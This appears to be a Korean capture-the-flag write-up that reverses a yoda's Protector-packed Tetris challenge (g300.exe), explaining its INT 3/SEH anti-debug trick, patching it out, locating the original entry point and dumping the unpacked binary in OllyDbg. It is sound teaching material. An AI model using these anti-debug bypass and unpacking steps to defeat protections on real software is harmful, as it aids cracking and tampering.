
d0 y0u h4v3 a g1rL fr1end? >.<

머리아프시죠? 쉬엄쉬엄 하세요 ^^


쉬러가기

힌트(12월8일 오전11시36분)
- 여러분의 최고 점수는 얼마인가요?


g300.exe이라는 이름의 테트리스 게임이 문제로 주어집니다.




PEiD를 통해 프로그램의 간략한 정보를 살펴보겠습니다.



Ashkbiz Danehkar의 yoda's Protector 1.03.3로 패킹(Packing)되었다고 알려줍니다. ollydbg를 이용해서 일반적으로 알려진 yoda protector의 MUP를 시도하였지만 계속 실패하여, 프로그램을 좀 더 자세하게 살펴 보았습니다.



시작부분이 call문으로 되어있었는데, 다음과 같이 IDA를 통해 첫번째로 호출되는 call문을 계속 따라가 본 결과, anti-debugging 루틴을 찾을 수 있었습니다.



이렇게 찾은 anti-debugging 루틴을 분석해 보겠습니다.

```
.yP:00423795                    xor     eax, eax
// eax = 0

.yP:00423797                    push    dword ptr fs:[eax]
// fs:[0]을 push
// fs:[0]에는 EXCEPTION_REGISTRATION_RECORD의 포인터가 저장되어있음

.yP:0042379A                    mov     fs:[eax], esp
// fs:[0]에 현재 스택 포인터(esp)를 저장

.yP:0042379D                    dec     ebx
// ebx 감소

.yP:0042379E                    int     3               ; Trap to Debugger
// int 3 명령 실행
// 정상적인 프로그램 실행 시에는 interrupt발생, debugger에서는 break point로 인식

.yP:004237E2                    retn
// 현재 esp로 점프
```

정상적인 프로그램 실행 과정은 예외 핸들러(Exception Handler)설치 후, INT 3명령에 의해 인터럽트가 발생하여 설치된 예외 핸들러가 호출 될 것입니다. 하지만, ollydbg와 같은 디버깅 툴을 이용하여 프로그램을 실행시켰을 경우는 INT 3(opcode는 0xcc)명령으로 발생한 소프트웨어 인터럽트를 브레이크 포인트(Break Point)로 처리하기 때문에 계속해서 뒤에 있는 RETN 명령이 실행되고, esp(= fs:[0])레지스터가 가리키는 주소영역으로 이동하는데, 여기서 프로그램이 꼬이게 되어 anti-debug가 이루어지게 되는 것입니다.

그렇다면, RETN명령 수행 시 esp 레지스터가 가리키고 있는 fs:[0]은 어디를 가리키고 있을까요? fs:[0]에는 해당 스레드의 EXCEPTION_REGISTRATION_RECORD 포인터가 저장되어 있는데, 구조체는 다음과 같이 정의되어 있습니다.


```
typedef struct EXCEPTIONREGISTRATIONRECORD
{
        DWORD prev_structure;
        DWORD ExceptionHandler;
} EXCEPTION_REGISTRATION_RECORD, *PEXCEPTION_REGISTRATION_RECORD;
```

fs:[0]에는 EXCEPTION_REGISTRATION_RECORD의 포인터가 저장되어 있다고 했는데, 해당 포인터가 가리키는 값은 위 구조체에서 첫번째 할당된 멤버 변수(prev_structure)의 주소 값과 동일합니다.

prev_structure 에는 이전에 설치되었던 EXCEPTION_REGISTRATION_RECORD의 포인터가 저장되어 있지만, 문제에서 주어진 프로그램의 anti-debug 루틴은 fs:[0] 이외에는 예외 핸들러가 설치되어 있지 않습니다. 그러므로 prev_structure가 가리키고 있는 주소 값은 유효하지 않으며, 계속해서 RETN 명령이 수행되면 이 유효하지 않은 주소 값 즉, 쓰레기 값을 가리키고 있는 prev_structure의 주소 값으로 이동하게 되어 디버깅을 못하게 막는 원리입니다.

이를 우회하는 방법은 여러 가지가 있겠지만 간단하게 해당 루틴 전체를 NOP 코드로 바꾸어 주면 되는데 단, 함수가 종료될 때 호출한 지점 바로 다음으로 복귀하기 위해 마지막 RETN 명령은 남겨주어야 합니다. 참고로 anti-debug 루틴은 총 두 군데에 있으며, 각각 00423795, 004237D8 주소에 존재합니다.


언패킹은 비교적 간단한데, anti-debug 루틴을 패치 하고 프로그램을 계속 실행(단축키 - F9)하면 다음 부분에서 멈추게 됩니다.




Shift+F9 키를 눌러 예외부분을 통과하면, 테트리스 프로그램이 실행됩니다. 그렇다면, 해당 예외 부분 다음에 언패킹이 완료되고 프로그램이 실행되었다는 의미이므로 이를 잘 이용하면 MUP에 성공할 수 있습니다. 메뉴에서 Debug -> Memory(단축키 - Alt+M)를 선택 해봅니다.

00370000	00001000	Teerayoo		PE header	Imag	R	RWE	
00371000	0003E000	Teerayoo	.text	code	Imag	R	RWE	
003AF000	0000A000	Teerayoo	.data	data	Imag	R	RWE	
003B9000	00001000	Teerayoo	.tls		Imag	R	RWE	
003BA000	00002000	Teerayoo	.idata	imports	Imag	R	RWE	
003BC000	00004000	Teerayoo	.edata	exports	Imag	R	RWE	
003C0000	00002000	Teerayoo	.rsrc	resources	Imag	R	RWE	
003C2000	00004000	Teerayoo	.reloc	relocations	Imag	R	RWE	
003D0000	00008000				Priv	RW	RW	
003E0000	00008000				Priv	RW	RW	
003F0000	00001000				Priv	RW	RW	
00400000	00001000	g300		PE header	Imag	RW	RWE	
00401000	00005000	g300		code	Imag	RW	RWE	
00406000	00001000	g300		data	Imag	RW	RWE	
00407000	00004000	g300			Imag	RW	RWE	
0040B000	0000C000	g300	.rsrc	resources	Imag	RW	RWE	
00417000	0000C000	g300	.x01		Imag	RW	RWE	
00423000	00009000	g300	.yP	SFX,imports	Imag	RW	RWE	
00430000	0000D000				Map	R E	R E	
004F0000	00002000				Map	R E	R E	
00500000	00103000				Map	R	R	
00610000	0018E000				Map	R E	R E	
00910000	00008000				Priv	RW	RW	
00A10000	00001000				Priv	RW	RW	
00A40000	00003000				Map	R	R	₩Device₩HarddiskVolume1₩WINDOWS₩system32₩ctype.nls
00A50000	00004000				Priv	RW		
00B50000	00001000				Priv	RW	RW	
0FFD0000	00001000	rsaenh		PE header	Imag	R	RWE	
0FFD1000	00021000	rsaenh	.text	code,import	Imag	R	RWE	
0FFF2000	00003000	rsaenh	.data	data	Imag	R	RWE	
0FFF5000	00001000	rsaenh	.rsrc	resources	Imag	R	RWE	
0FFF6000	00002000	rsaenh	.reloc	relocations	Imag	R	RWE	


Program의 Memory Map을 볼 수 있는데, 위와 같이 g300의 코드섹션에 break point를 걸어줍니다. 그 다음 계속 실행시키면 프로그램 내부에서 언패킹 수행 뒤, 원래의 코드를 실행하는 과정에서 break point로 인하여 멈추게 되는데, 이 부분이 OEP(Original Entry Point)가 됩니다.




처음 OEP를 찾았을 때에는 ollydbg가 제대로 코드를 분석하지 못하므로 마우스 오른쪽 버튼을 누른 뒤, Analysis -> Analyse code(단축키 - Ctrl+A)를 선택면 다음과 같이 제대로 분석 된 화면을 볼 수 있습니다.




이제 Ollydump Plugin을 이용하여 언패킹 된 바이너리를 저장 할 것인데, G300 문제 프로그램의 경우 따로 ImportRE, LordPE 등의 IAT 복구 프로그램을 사용하지 않고 Ollydump Plugin에 있는 Rebuild Import 기능을 사용해도 잘 동작합니다.



